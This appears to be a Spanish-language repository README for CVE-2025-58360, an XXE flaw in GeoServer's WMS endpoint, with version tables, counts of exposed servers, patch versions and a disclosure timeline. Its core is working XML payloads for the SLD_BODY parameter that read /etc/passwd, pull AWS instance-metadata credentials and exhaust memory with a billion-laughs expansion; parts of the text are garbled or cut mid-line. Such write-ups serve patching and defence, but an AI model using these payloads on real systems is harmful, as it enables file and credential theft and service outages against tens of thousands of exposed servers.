 carlzhang123/blackash-cve-2025-58360
CVE-2025-58360

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:LEste es un XXE clásico pero devastador en el endpoint GetMap del Web Map Service (WMS).
Los atacantes pueden:
/etc/passwd, geoserver.xml, claves privadas, etc.)| Componente | Versiones vulnerables | Corregido en | Estado |
|---|---|---|---|
| GeoServer Independiente | 2.26.0 – 2.26.1 ≤ 2.25.5 | 2.26.3, 2.25.6, 2.27.0 | 🔴 Vulnerable |
| Docker (osgeo/geoserver) | 2.26.0 – 2.26.1 ≤ 2.25.5 | 2.26.2+, 2.27.0 | 🔴 Vulnerable |
| Maven org.geoserver:gs-wms | 2.26.0 – 2.26.1 ≤ 2.25.5 | 2.26.2+, 2.25.6 | 🔴 Vulnerable |
| Maven org.geoserver.web:gs-web-app | 2.26.0 – 2.26.1 ≤ 2.25.5 | 2.26.2+, 2.25.6 | 🔴 Vulnerable |
| GeoServer 2.27.x y posteriores | – | Ya parcheado | ✅ Seguro |
| Fuente | Instancias expuestas | Notas |
|---|---|---|
| ZoomEye | ~49,400 | app:"GeoServer" search |
| FOFA | ~24,000 | Resultados del último año |
| Shodan | ~31,000 | Puerto 8080 + coincidencia de título |
| GobySec | ~20,000 | Escaneo de red pública |
→ ¡Son decenas de miles de servidores potencialmente vulnerables en internet abierto ahora mismo! 🌐
Endpoint: POST /geoserver/wms
Parámetro clave: SLD_BODY (permite estilo XML en bruto)
Ruta de código vulnerable: El analizador XML no deshabilita la resolución de entidades externas → XXE clásico.

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<sld:StyledLayerDescriptor xmlns:sld="http://www.opengis.net/sld" version="1.0.0">
  <sld:UserLayer>
    <sld:LayerFeatureConstraints>
      <sld:FeatureTypeConstraint>&xxe;</sld:FeatureTypeConstraint>
    </sld:LayerFeatureConstraints>
  </sld:UserLayer>
</sld:StyledLayerDescriptor>
→ La respuesta contiene el contenido de /etc/passwd 🎉
<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/">
→ Filtra credenciales temporales de AWS si se ejecuta en EC2.
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!-- repeat up to lol9 -->
]>
<lol>&lol9;</lol>
→ Consume gigabytes de RAM en segundos 💥
| Versión | Fecha de publicación | Enlace de descarga |
|---|---|---|
| 2.27.0 | 25 nov 2025 | https://geoserver.org/release/stable/ |
| 2.26.3 | 25 nov 2025 | Parche de rama de mantenimiento |
| 2.25.6 | 25 nov 2025 | Rama soportada anterior |
Usuarios de Docker:
docker pull osgeo/geoserver:2.27.0
<!ENTITY o SYSTEM "file://| Fecha | Evento |
|---|---|
| Antes de nov 2025 | Descubierto autónomamente por el escáner XBOW AI |
| 25 nov 2025 | Divulgación coordinada → parches publicados |
| 25 nov 2025 | CVE asignado y publicado |
| 26 nov 2025 | PoCs se viralizan, los escaneos de exposición se disparan |
Este es un XXE de libro de texto que afecta a una plataforma geoespacial ampliamente desplegada con decenas de miles de instancias expuestas a internet. Los parches se publicaron el mismo día de la divulgación: ¡enorme reconocimiento al equipo de GeoServer por la rapidez! 🏆 Pero la ventana entre la disponibilidad del parche y la explotación masiva se está reduciendo rápidamente.
Si ejecutas GeoServer → actualiza hoy.
No te conviertas en el próximo titular.
¡Mantente seguro, mantente brillante! 🛡️✨
